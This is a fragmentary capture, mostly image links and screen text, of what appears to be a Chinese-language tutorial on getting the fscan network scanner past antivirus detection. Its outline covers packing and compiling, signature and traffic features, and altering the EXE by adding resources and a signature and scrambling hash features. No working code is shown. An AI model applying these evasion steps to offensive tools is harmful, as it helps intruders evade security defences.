
PS E:\AV-Bypass\165\fscan-main>

5:35 (8 字符) LF UTF-8 制表符

20:47 2024-04-08



您的 GoLand 试用将在 4 天后到期。试用到期后, 需要有效订阅才能继续使用 GoLand。查看方案和定价









- 23
- 24 3、流量特征
- 25 https://mp.weixin.qq.com/s/1ab43p7Xh_OR7j1UI1A1xg
- 26
- 27 4、EXE处理
- 28 加资源和签名 打乱匹配hash值特征


(1) 打包编译:



(2) 基本特征:







(3) 流量特征:

1 https://mp.weixin.qq.com/s/1ab43p7Xh_OR7j1UI1A1xg

(4) EXE处理:

